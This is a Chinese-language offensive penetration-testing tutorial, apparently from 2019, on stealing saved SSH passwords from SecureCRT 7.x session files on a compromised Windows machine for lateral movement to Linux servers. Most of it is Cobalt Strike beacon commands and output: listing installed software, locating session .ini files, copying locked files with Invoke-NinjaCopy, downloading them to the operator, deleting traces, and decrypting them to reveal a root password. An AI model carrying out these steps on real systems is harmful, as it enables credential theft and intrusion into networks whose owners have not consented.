

内网密码搜集 [Win SSH 及 SFTP 客户端密码 hash 解密 SecureCRT < 7.1]

前言 [**以下所有操作将全部在管理员权限下进行**]

SecureCRT 作为一款经典的运维日常必备基础管理工具,对于实际渗透中的价值不言而喻,由于某些运维人员的疏漏和懒惰,平时很可能就会直接把 ssh 连接密码[**基于证书登录的暂不考虑**]都保存在里面,如下,甚至里面包含有 root 的连接密码,当然啦,即使不是 root,一个 sudo 用户的杀伤力同样也不容小觑,而我们此处的主要目的就是为了解密保存在 SecureCRT 中的这些 ssh 连接密码,并通过这种方式实现 windows 到 linux 之间的快速横向渗透,特别注意,此处的解密仅限于 SecureCRT 7.x 以下的版本,关于 SecureCRT 8.x,有能力的弟兄可以自行去尝试逆向下加密算法 ☺,然后无私贡献出来






0x01 首先,依然是先想办法确定目标 SecureCRT 的详细版本

依旧还是利用之前的 powershell 脚本来搞,通过读取目标系统安装的软件列表,发现目标所用 SecureCRT 的详细版本为 7.1


```
beacon> powershell-import /home/checker/Desktop/ListInstalledPrograms.ps1
beacon> powershell Get-list
```




0x02 找到 SecureCRT 配置文件目录下的 Sessions 目录

直接把目标 SecureCRT config 目录下所对应的 session 文件想办法拖回来进行本地解密即可,**当然啦,这一切都是在 config 没有被加密的理想前提下[如果加密了,拖回来也没啥用]**,默认情况下,SecureCRT 的 config 目录路径如下,如果实在不知道路径,也可以通过图形界面在 SecureCRT 菜单的全局选项中来确认 [只不过实战中,想进到目标桌面里可能就比较费劲了,因为这类工具大多都是装到运维或管理员的个人机上的,实际操作起来很不方便]

```
%APPDATA%\VanDyke\Config\Sessions\
```





SecureCRT 的每个 session 文件都会用连接的 ip 或者域名的形式来命名 [**也就是下面图中那个以 ip 命名的 ini 文件**]

```
beacon> shell dir %APPDATA%\VanDyke\Config\Sessions\
```

```
beacon> shell dir %APPDATA%\VanDyke\Config\Sessions\
[*] Tasked beacon to run: dir %APPDATA%\VanDyke\Config\Sessions\
[+] host called home, sent: 69 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 52F7-5EA8

 C:\Users\mary\AppData\Roaming\VanDyke\Config\Sessions 的目录

2019/03/27  16:00    <DIR>          .
2019/03/27  16:00    <DIR>          ..
2019/03/27  16:02            10,121 192.168.3.76.ini
2019/03/19  18:57            10,105 Default.ini
2019/03/27  16:00                87 __FolderData__.ini
               3 个文件         20,313 字节
               2 个目录 36,821,757,952 可用字节
```

此处要特别注意,**你直接到那个目录去下文件可能会有些问题 [应该是程序占用问题],即使勉强下下来了,到本地解密时你会发现根本解不出来,所以,实战中得先用 Invoke-NinjaCopy.ps1 脚本把那个 ini 文件先 copy 一份出来到别的目录,然后再去别的目录下就可以了**

```
beacon> powershell-import /home/checker/Desktop/Invoke-NinjaCopy.ps1
beacon> powershell Invoke-NinjaCopy -Path "C:\Users\mary\AppData\Roaming\VanDyke\Config\Sessions\192.168.3.76.ini" -LocalDestination "c:\windows\temp\192.168.3.76.ini"
beacon> shell dir c:\windows\temp\192.168.3.76.ini
beacon> download c:\windows\temp\192.168.3.76.ini
beacon> rm c:\windows\temp\192.168.3.76.ini
```

```
beacon> powershell-import /home/checker/Desktop/Invoke-NinjaCopy.ps1
[*] Tasked beacon to import: /home/checker/Desktop/Invoke-NinjaCopy.ps1
[+] host called home, sent: 206732 bytes
beacon> powershell Invoke-NinjaCopy -Path "C:\Users\mary\AppData\Roaming\VanDyke\Config\Sessions\192.168.3.76.ini" -
LocalDestination "c:\windows\temp\192.168.3.76.ini"
[*] Tasked beacon to run: Invoke-NinjaCopy -Path "C:\Users\mary\AppData\Roaming\VanDyke\Config\Sessions\192.168.3.76.
ini" -LocalDestination "c:\windows\temp\192.168.3.76.ini"
[+] host called home, sent: 665 bytes
beacon> shell dir c:\windows\temp\192.168.3.76.ini
[*] Tasked beacon to run: dir c:\windows\temp\192.168.3.76.ini
[+] host called home, sent: 67 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 52F7-5EA8

 c:\windows\temp 的目录

2019/03/27  16:58            10,186 192.168.3.76.ini
               1 个文件         10,186 字节
               0 个目录 36,819,202,048 可用字节

beacon> download c:\windows\temp\192.168.3.76.ini
[*] Tasked beacon to download c:\windows\temp\192.168.3.76.ini
[+] host called home, sent: 40 bytes
[*] started download of c:\windows\temp\192.168.3.76.ini (10186 bytes)
[*] download of 192.168.3.76.ini is complete
```

之后,将对应的 session 文件拖回本地,利用脚本进行解密,解密脚本是基于 python2.7 的,解密也需要用到 pycrypto 库,这些基础环境都已提前准备好,还是那句话,此处的解密脚本只支持 7.x 系列解密,关于 8.x 之后的解密方法,有能力的弟兄可以自行尝试逆一下加密算法

```
# pip2.7.exe install pycrypto
```

```
C:\Python27\Scripts>pip2.7.exe install pycrypto
Collecting pycrypto
  Using cached https://files.pythonhosted.org/packages/60/db/645aa9af249f059cc3a368b118de33889219e0362141e75d4eaf6f80f16
-2.6.1.tar.gz
Installing collected packages: pycrypto
  Running setup.py install for pycrypto ... done
Successfully installed pycrypto-2.6.1
You are using pip version 18.1, however version 19.0.3 is available.
You should consider upgrading via the 'python -m pip install --upgrade pip' command.

C:\Python27\Scripts>
```

最终,解密实际效果如下,关于不同版本 SecureCRT 的密码加密过程,此处不多做涉及,网上有非常大篇幅的介绍,因为我们的目的无非就是想拿到这些密码,好在内网快速跨平台横向渗透,所以,更偏重实战利用


```
# python SecureCRT-decryptpass.py 192.168.3.76.ini
```

```
管理员: 命令提示符

C:\Python27>python VanDyke_SecureCRT_decrypt.py 192.168.3.76.ini
192.168.3.76.ini
ssh -p 22 root@192.168.3.76 # admin!@#45

C:\Python27>
```

除了 ssh 连接账号密码，如果本地还保存的有目标运维平时的命令历史记录，同样也值得关注，里面很可能还会存的有其它的各种账号密码，同样有用



小结：

所谓的跨平台横向渗透方式之一，确实没啥太多好说的，其实，说白点，稍微有安全意识的运维只要把 config 加密了，就很难搞了， SecureCRT 自身的安全性还是非常非常到位的，ok，废话不多讲，有任何问题，弟兄们记得及时反馈，祝好运...

- by klion
- 2019.3.6